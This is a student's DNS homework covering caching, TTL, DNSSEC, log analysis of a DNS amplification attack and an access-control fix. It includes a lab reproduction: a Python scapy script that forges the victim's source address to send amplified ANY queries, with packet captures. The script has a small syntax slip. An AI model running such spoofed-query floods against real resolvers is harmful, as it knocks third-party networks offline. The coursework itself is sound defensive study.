NASA Homework #6

Student Name: 林楷恩
Student ID: b07902075

Network Administration

1 Short Answers

1. If a domain name is associated with multiple IPs, and the DNS server sends this list of IPs in different order each times it responds to a new client, then the traffic will be directed to different servers on different IPs. We can benefit from such result in two aspects: **load balancing** and **fault-tolerant** with this trick which is relatively simple compared with other serious load distrubution softwares.

*** References**

- https://en.wikipedia.org/wiki/Round-robin_DNS

2. (1) When a domain name is queried, a recursive server will first search for the record in its cache, and if the record is in the cache database, it just needs to read it and return it. That is, a DNS cache is used when the same record is queried within a specific period of time(TTL).

(2)
- **From the view of recursive server**: If a domain name is frequently queried, without cache, the recursive server will do the same thing and optain the same result again and again, which is really a waste of resource. With cache properly stored in local, the server ensures that within a specific period of time it will resolve a domain name just once.
- **From the view of authoritative server**: Without cache, the recursive servers will resolve the same domain name again and again, and this process includes querying authoritative servers. Thus, cache also benefits authoritative servers by reducing the number of unnecessary queries.

3. (1) *DNS propagation time* is the time took to update any changes you make to your domain name across the network(i.e. refrech all of the cache on the network). TTL(Time To Live) is a field in a DNS record. It indicates how long the record should be preserved in cache. The server refresh the cache only after the TTL expires. Hence, the longer the TTL, the longer the propagation time.

(2)
- **Higher**: If we have a record which is frequently queried and seldom modified, then we would like to set a higher TTL. As a result, we can reduce the load of the server. For example, the **NS** record of **edu.** has a high TTL of **172800** seconds, because the IP of these name servers are seldom changed and they are frequently quried.

- **Lower**: If we have a specific service that is load-balanced across logical subnets, we would like to set a lower TTL. The short TTL lets the load balancer react quickly to inoperative servers and denial of service attacks. For example, **reddit.com** has 4 IP addresses associated with it, and the TTL of them is all **300**, which is rather low. It helps control the traffic lively by changing the answer it gives to clients every time the records get expired.

*** References**

- https://www.inmotionhosting.com/support/domain-names/dns-nameserver-changes/domain-names-dns-changes
- http://social.dnsmadeeasy.com/blog/long-short-ttls/
- https://serverfault.com/questions/388289/what-are-the-benefits-of-a-high-ttl-for-dns
- UNIX and Linux System Administration Handbook, page 508.

4. (1) **Threat Model:** Since original DNS does not have a strong authentication mechanism, the attacker can easily construct some fake DNS responses with forged source IP, and pretend to be the authoritative servers which send back the answers. The recursive server who make the query then accepts this response, caching the malicious data, and poses a risk to every client who ask the server for this record. These users may be directed to a fake service, and send some important information to the attacker, like password.

(2) **How DNSSEC mitigates it:**

Generally, DNSSEC strengthens authentication using digital signatures based on public key cryptography. Every DNS zone has a public/private key pair. The zone owner use the zone's private key to sign DNS data in the zone and generate digital signatures over that data. And the public key is published for anyone to retrieve. Then, a recursive resolver which receives the data can use the public key to validate the authenticity of it. If the digital signature is not valid, the server discards the data and returns an error to the users.

Since the attackers do not have the private key, they are not able to sign the data correctly. Their forged responses would not be accepted by the recursive servers. Thus, the cache-poisoning attack can no longer take effect with original method.

*** References**

- https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en

2 DnsDoOmSday

1.

- **In query.log**: I find a unusual number of queries for type `ANY` of `activum.nu` with client IP of 168.95.98.254. More weirdly, only the queries from 168.95.98.254 continuously queried the same domain name(activum.nu), while queries from other IP are evenly distributed on about 21 domain names(like youtube.com, www.csie.ntu.edu.tw)
  - **Simple Statistics:**

count	client IP
10988	140.112.30.32
11101	140.112.30.33
11087	140.112.30.34
11151	140.112.30.35
11143	140.112.30.36
11169	168.95.98.250
11278	168.95.98.252
22083	168.95.98.254
100000	

- **In named.conf.options**: I notice that the DNS server is configured to be a recursive server and `allow-recursion` is set to **any**. That means that anyone can make a recursive query to this server(i.e. an open domain name server). Basically, this configuration can be dangerous.

2. Based on the observation above, I think it might be a **DNS amplification attack**, because of the unusual number of large `ANY` queries from the same IP address.

During the process of **DNS amplification attack**, the attacker makes requests to an open DNS resolvers(168.95.98.200 in this case) with a **spoofed source IP address**(168.95.98.254 in this case), which is the address of the targeted victim. The resolver then believes that these queries are from the fake source IP, so it sends the responses to the victim, flooding its network and paralyzing its service. To create a large amount of traffic which is enough to overwhelm the target with the least resource utilized, attackers choose a domain name with large response(`activum.nu` in this case). The strength of this attack is determined by **Amplification Factor**, which is the reponse-to-query ratio of the packet size.

*** References**

- https://www.imperva.com/learn/application-security/dns-amplification/
- https://www.cloudflare.com/learning/ddos/dns-amplification-ddos-attack/

3.
- **identity of victim**: Since all the queries of `activum.nu ANY`'s source IP is `168.95.98.254`, `168.95.98.254` is the victim of the attack.
- **identity of culprit**: Since the source IP addresses are all forged, I cannot know the real IP of the attacker in `query.log`.
- **attack vector**: The attacker take advantage of the open recursive DNS server, using its responses to flood the victim network.
- **estimation of resources needed to launch attack**: Each query has a size of about 80 bytes. The attacker made 22083 queries in about 4 hours. Thus, it took about **1kbit/sec** bandwidth of the attacker.
- **estimation of strength of attack**: Each response has a size of about 3000 bytes. The **Amplification Factor** is $3000 \div 80 = 37.5$, then I can estimate the bandwidth occupied by the malicious traffic, which is: $1kbit/sec \times 37.5 =$ **37.5kbit/sec**

4. Don't allow anyone except hosts in local network to make recursive queries. It can be done by **Access Control List**, for example:

```
acl "trusted" {
    192.168.1.0/24;
    localhost;
};
options {
    ...
    allow-recursion { trusted; };
    ...
};
```

5. (a) **Network Topology**:


Identity	IP address
name server	192.168.1.103
victim	192.168.1.104
attacker	192.168.1.106

(b) **bind9 configuration**: basically the same as the provided configuration files, with some minor changes to suit the environment.

(c) **Attacker's script**: I use python3's scapy module to make and send forged queries. The code is as below (I only make 100 times of queries, just for demo). I also enable **EDNS0** to eliminate the packet size restriction, and enable **DNSSEC** to obtain larger packet size:


```python
from scapy.all import *
import random

target = "192.168.1.104"
ns = "192.168.1.103"
ip = IP(src=target, dst=ns)
udp = UDP(sport=random(randint(10000, 30000), dport=53)
qd = DNSQR("activum.nu", qtype="ALL", qclass="IN")
ar = DNSRROPT(rclass=4096)

for i in range(100):
    dns = DNS(rd=1, id=random.randint(10000, 30000), qd=qd, ar=ar)
    req = (ip/udp/dns)
    send(req)
```

(d) **Screenshot of the captured packets on the victim:** I observe that each response is fragmented into 3 IPv4 packet, whose sizes is 1514, 1514, 235 respectively, and I can check the reassembled packet with size of 3161 bytes.



```
No.  Time          Source         Destination    Protocol Length Info
   1 0.000000000   192.168.1.104  192.168.1.103  DNS        81 Standard query 0x554e ANY activum.nu OPT
   2 0.001225390   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=da69) [Reassembled in #4]
   3 0.001478557   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=da69) [Reassembled in #4]
   4 0.001651875   192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x554e ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
   6 2.054320021   192.168.1.104  192.168.1.103  DNS        81 Standard query 0x64cf ANY activum.nu OPT
   7 2.055715130   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=db6e) [Reassembled in #9]
   8 2.055751130   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=db6e) [Reassembled in #9]
   9 2.055977028   192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x64cf ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  11 4.111377262   192.168.1.104  192.168.1.103  DNS        81 Standard query 0x40db ANY activum.nu OPT
  12 4.112801844   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=e231) [Reassembled in #14]
  13 4.112836067   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=e231) [Reassembled in #14]
  14 4.113051554   192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x40db ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  16 6.166357252   192.168.1.104  192.168.1.103  DNS        81 Standard query 0x3c6a ANY activum.nu OPT
  17 6.167664953   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=e5dc) [Reassembled in #19]
  18 6.167704015   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=e5dc) [Reassembled in #19]
  19 6.167945242   192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x3c6a ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.86 A 194.9.94.85 RRSIG DNS
  21 8.214516935   192.168.1.104  192.168.1.103  DNS        81 Standard query 0x3270 ANY activum.nu OPT
  22 8.215461805   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=e884) [Reassembled in #24]
  23 8.215482881   192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=e884) [Reassembled in #24]
  24 8.215649284   192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x3270 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  26 10.261419285  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x6c5b ANY activum.nu OPT
  27 10.262712841  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=e994) [Reassembled in #29]
  28 10.262747763  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=e994) [Reassembled in #29]
  29 10.262996143  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x6c5b ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  31 12.326220592  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x40e5 ANY activum.nu OPT
  32 12.327699926  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=e9d4) [Reassembled in #34]
  33 12.328008097  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=e9d4) [Reassembled in #34]
  34 12.328020858  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x40e5 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  36 14.381841716  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x5043 ANY activum.nu OPT
  37 14.383092743  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=ee1e) [Reassembled in #39]
  38 14.383301362  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=ee1e) [Reassembled in #39]
  39 14.383536027  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x5043 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.86 A 194.9.94.85 RRSIG DNS
  41 16.427879077  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x36f3 ANY activum.nu OPT
  42 16.428938766  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f521) [Reassembled in #44]
  43 16.429148119  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=f521) [Reassembled in #44]
  44 16.429155816  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x36f3 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  46 18.475989407  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x287b ANY activum.nu OPT
  47 18.477501842  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=f5ec) [Reassembled in #49]
  48 18.477535129  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=f5ec) [Reassembled in #49]
  49 18.477749377  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x287b ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.86 A 194.9.94.85 RRSIG DNS
  51 20.530706971  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x60bc ANY activum.nu OPT
  52 20.531837462  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=fcfc) [Reassembled in #54]
  53 20.532181060  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=fcfc) [Reassembled in #54]
  54 20.532200222  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x60bc ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  56 22.577407743  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x5e48 ANY activum.nu OPT
  57 22.578549210  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=02a0) [Reassembled in #59]
  58 22.578840807  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=02a0) [Reassembled in #59]
  59 22.578859731  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x5e48 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  61 24.623547043  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x5f04 ANY activum.nu OPT
  62 24.624419112  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=05fe) [Reassembled in #64]
  63 24.624575648  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=05fe) [Reassembled in #64]
  64 24.624583492  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x5f04 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  66 26.665786869  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x490d ANY activum.nu OPT
  67 26.666489567  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=068a) [Reassembled in #69]
  68 26.666504656  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=068a) [Reassembled in #69]
  69 26.666507099  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x490d ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns2.loopia.se NS ns1.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
  71 28.700084603  192.168.1.104  192.168.1.103  DNS        81 Standard query 0x3ca4 ANY activum.nu OPT
  72 28.701399581  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=072f) [Reassembled in #74]
  73 28.701435597  192.168.1.103  192.168.1.104  IPv4     1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=072f) [Reassembled in #74]
  74 28.701843608  192.168.1.103  192.168.1.104  DNS       235 Standard query response 0x3ca4 ANY activum.nu RRSIG NSEC3PARAM activum.nu RRSIG SOA ns1.loopia.se RRSIG NS ns1.loopia.se NS ns2.loopia.se RRSIG A 194.9.94.85 A 194.9.94.86 RRSIG DNS
```

(e) **Screenshot of query log on the server:**



```
31-May-2019 11:52:57.644 client 192.168.1.104#28561 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:02.482 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:04.536 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:06.593 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:08.648 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:10.696 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:12.743 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:14.808 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:16.863 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:18.910 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:20.958 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:23.012 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:25.059 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:27.105 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:29.148 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:31.182 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:33.238 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:35.296 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:37.349 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:39.406 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:41.451 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:43.502 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:45.561 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:47.612 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:49.664 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:51.703 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:53.740 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:55.793 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:57.844 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
31-May-2019 11:57:59.898 client 192.168.1.104#19506 (activum.nu): query: activum.nu IN ANY +ED (192.168.1.103)
```

* References

- https://kb.isc.org/docs/aa-00269
- https://www.codelocket.com/post/2018-02-04/dns-amplification-basics
- http://lost-and-found-narihiro.blogspot.com/2014/01/scapy-send-any-queries-by-enabling-edns0.html
- Discuss with B07902001, B07902055, B07902064